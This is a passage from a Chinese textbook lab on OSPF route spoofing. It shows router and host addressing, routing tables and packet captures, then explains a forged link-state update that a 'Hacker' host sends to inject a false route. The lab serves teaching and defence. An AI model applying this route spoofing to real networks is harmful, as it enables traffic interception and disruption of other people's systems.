        DNS Servers . . . . . . . . : 127.0.0.1

Ethernet adapter 本地连接 2:

        Description . . . . . . . . : AMD PCNET Family PCI Ethernet Adapter #2
        Physical Address. . . . . . : 00-0C-29-66-07-57
        DHCP Enabled. . . . . . . . : No
        IP Address. . . . . . . . . : 192.2.2.2
        Subnet Mask . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . : 192.2.2.1 ———— 网关指向R2
```

图 6-32　R3 的地址信息

```
Ethernet adapter 本地连接 2:

        Description . . . . . . . . : VMware Virtual Ethernet Adapter for VMnet1
        Physical Address. . . . . . : 00-50-56-C0-00-01
        Dhcp Enabled. . . . . . . . : No
        IP Address. . . . . . . . . : 192.3.3.20
        Subnet Mask . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . : 192.3.3.1 ———— 网关指向R3
```

图 6-33　Hacker 的地址信息

```
Ethernet adapter 本地连接:

        Description . . . . . . . . : AMD PCNET Family PCI Ethernet Adapter
        Physical Address. . . . . . : 00-0C-29-5C-7E-7B
        DHCP Enabled. . . . . . . . : No
        IP Address. . . . . . . . . : 192.2.2.30
        Subnet Mask . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . : 192.2.2.1 ———— 默认网关R2
```

图 6-34　主机 C1 的地址信息

开通 OSPF 路由之后，在三台路由器上可以查看到路由信息，见图 6-35～图 6-37。

目标	网络掩码	网关	跃点数	通信协议			
255.255.255.255	255.255.255.255	202.1.1.1	1	本地			
255.255.255.255	255.255.255.255	192.1.1.1	1	本地			
224.0.0.0	240.0.0.0	202.1.1.1	1	本地			
224.0.0.0	240.0.0.0	192.1.1.1	1	本地			
202.1.1.1	255.255.255.255	127.0.0.1	1	本地			
202.1.1.0	255.255.255.0	202.1.1.1	1	本地			
192.3.3.0	255.255.255.0	192.1.1.2	4	OSPF	N3	4	R2
192.2.2.0	255.255.255.0	192.1.1.2	3	OSPF	N2	3	R2
192.1.1.1	255.255.255.255	127.0.0.1	1	本地			
192.1.1.0	255.255.255.0	192.1.1.1	1	OSPF	N1	1	--
192.1.1.0	255.255.255.0	192.1.1.1	1	本地			
127.0.0.1	255.255.255.255	127.0.0.1	1	本地			
127.0.0.0	255.0.0.0	127.0.0.1	1	本地			

图 6-35　R1 的路由表

目标	网络掩码	网关	跃点数	通信协议			
255.255.255.255	255.255.255.255	192.2.2.1	1	本地			
255.255.255.255	255.255.255.255	192.1.1.2	1	本地			
224.0.0.0	240.0.0.0	192.2.2.1	1	本地			
224.0.0.0	240.0.0.0	192.1.1.2	1	本地			
192.3.3.0	255.255.255.0	192.2.2.2	3	OSPF	N3	3	R3
192.2.2.1	255.255.255.255	127.0.0.1	1	本地			
192.2.2.0	255.255.255.0	192.2.2.1	2	OSPF	N2	2	--
192.2.2.0	255.255.255.0	192.2.2.1	1	本地			
192.1.1.2	255.255.255.255	127.0.0.1	1	本地			
192.1.1.0	255.255.255.0	192.1.1.2	1	OSPF	N1	1	--
192.1.1.0	255.255.255.0	192.1.1.2	1	本地			
127.0.0.1	255.255.255.255	127.0.0.1	1	本地			
127.0.0.0	255.0.0.0	127.0.0.1	1	本地			
0.0.0.0	0.0.0.0	192.1.1.1	1	网络管理	*	*	R1

图 6-36　R2 的路由表

目标	网络掩码	网关	跃点数	通信协议			
255.255.255.255	255.255.255.255	192.3.3.1	1	本地			
255.255.255.255	255.255.255.255	192.2.2.2	1	本地			
224.0.0.0	240.0.0.0	192.3.3.1	1	本地			
224.0.0.0	240.0.0.0	192.2.2.2	1	本地			
192.3.3.1	255.255.255.255	127.0.0.1	1	本地			
192.3.3.0	255.255.255.0	192.3.3.1	1	OSPF	N3	1	--
192.3.3.0	255.255.255.0	192.3.3.1	1	本地			
192.2.2.2	255.255.255.255	127.0.0.1	1	本地			
192.2.2.0	255.255.255.0	192.2.2.2	1	OSPF	N2	1	--
192.2.2.0	255.255.255.0	192.2.2.2	1	本地			
192.1.1.0	255.255.255.0	192.2.2.1	2	OSPF	N1	2	R2
127.0.0.1	255.255.255.255	127.0.0.1	1	本地			
127.0.0.0	255.0.0.0	127.0.0.1	1	本地			
0.0.0.0	0.0.0.0	192.2.2.1	1	网络管理	*	*	R2

图 6-37　R3 的路由表

可以发现三个路由表与之前的计算结果一致。

图 6-38 为测试主机 C1 的路由表。

```
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0        192.2.2.1     192.2.2.30       1   默认网关指向R2
        127.0.0.0        255.0.0.0        127.0.0.1      127.0.0.1       1
        192.2.2.0    255.255.255.0       192.2.2.30     192.2.2.30       1
       192.2.2.30  255.255.255.255        127.0.0.1      127.0.0.1       1
      192.2.2.255  255.255.255.255       192.2.2.30     192.2.2.30       1
        224.0.0.0        224.0.0.0       192.2.2.30     192.2.2.30       1
  255.255.255.255  255.255.255.255       192.2.2.30     192.2.2.30       1
Default Gateway:         192.2.2.1
===========================================================================
```

图 6-38　测试主机 C1 的路由表

第三步：捕获数据报，分析正常情况下 C1 向因特网发送数据的流向。

在测试机 C1 上执行 ping 202.1.1.1 -t 命令，该命令将使 C1 主机不停地向外部网络发送 IP 数据报。首先 C1 取出 IP 数据报的目的 IP 地址 202.1.1.1 到自己的路由表中匹配，发现和默认路由（*—*—R2）匹配，于是将 IP 数据报发送给 R2。R2 收到 IP 数据报之后，发现报文的目的 IP 地址与默认路由（*—*—R1）匹配，于是将这个 IP 数据报转发给 R1。最终报文到达目的地，此时 IP 数据报的传输路径是 C1→R2→R1。下面通过捕获 IP 数据报进行验证，见图 6-39、图 6-40。

```
              R2在NET2的接口MAC        主机C1的MAC地址
00000000: 00 0c 29 a3 70 45 00 0c 29 5c 7e 7b 08 00 45 00  ..)  E..)\~{..E.
00000010: 00 3c 08 bd 00 00 80 01 a4 e1 c0 02 02 1e ca 01  .<.?.ε.め?..?
00000020: 01 01 08 00 3b 5c 02 00 10 00 61 62 63 64 65 66  ....;\....abcdef
00000030: 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76  ghijklmnopqrstuv
00000040: 77 61 62 63 64 65 66 67 68 69                    wabcdefghi
       目的IP:202.1.1.1        TTL=128        源IP:192.2.2.30
```

图 6-39　主机 C1 发给 R2 的 IP 数据报

```
              R1在NET1的接口MAC        R2在NET1的接口MAC
00000000: 00 0c 29 c3 5d ed 00 0c 29 a3 70 40 08 00 45 00  ..)朕?.)  @.. E.
00000010: 00 3c 08 bd 00 00 7f 01 a5 e1 c0 02 02 1e ca 01  .<.?.▮.メ?..?
00000020: 01 01 08 00 3b 5c 02 00 10 00 61 62 63 64 65 66  ....;\....abcdef
00000030: 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76  ghijklmnopqrstuv
00000040: 77 61 62 63 64 65 66 67 68 69                    wabcdefghi
       目的IP:202.1.1.1        TTL=127        源IP:192.2.2.30
```

图 6-40　R2 转发给 R1 的 IP 数据报

第四步：在 Hacker 主机实施 OSPF 路由欺骗，发布一条伪造的数据链路信息。

在 Hacker 主机实施 OSPF 路由欺骗,发布一条伪造的数据链路信息,黑客声称自己拥有一条到达 202.1.1.0 网络的数据链路,其传输代价为 1,见图 6-41、图 6-42。



图 6-41　选择网卡




图 6-42　依次输入指令开始攻击

Hacker 发送给 R3 的包含伪造链路信息的 OSPF-LSU 报文格式如图 6-43 所示。这个报文共 110 字节,其中目的 MAC 地址为 R3 的 MAC,源 MAC 地址为 Hacker 的 MAC。接下来 20 字节为网络层数据,协议类型字段为 89,代表这是一个 OSPF 报文。源 IP 地址是黑客主机 IP,目的 IP 地址是 R3 在 NET3 的接口 IP。最后 76 字节是 OSPF 数据,类型为 4,代表这是一个 LSU 链路更新报文(数据链路信息包含在这类报文之中)。路由器的 ID 为 192.3.3.20,区域号为 0.0.0.0。认证方式为 1,代表使用简单密码认证,其后的 12345678 即为认证密码。通告个数为 1,代表这个 LSU 报文中只有一条通告。

通告格式如图 6-44 所示,其中包含两条链路信息。第一条即为伪造的链路信息,它表示 Hacker 拥有一条到达 202.1.1.0 网络的链路,其代价为 1,类型为 3(即终端网络)。第二条链路信息表明,Hacker 拥有一条到达 NET3 的链路,代价为 1,类型为 3。

第五步:验证攻击结果。

Hacker 伪造的数据链路信息会随着 OSPF 协议扩散至整个内部网络,每台路由器都




图 6-43 Hacker 发送给 R3 的 LSU 报文




图 6-44 第一个通告(advertisement),描述 Hacker 伪造的链路状态

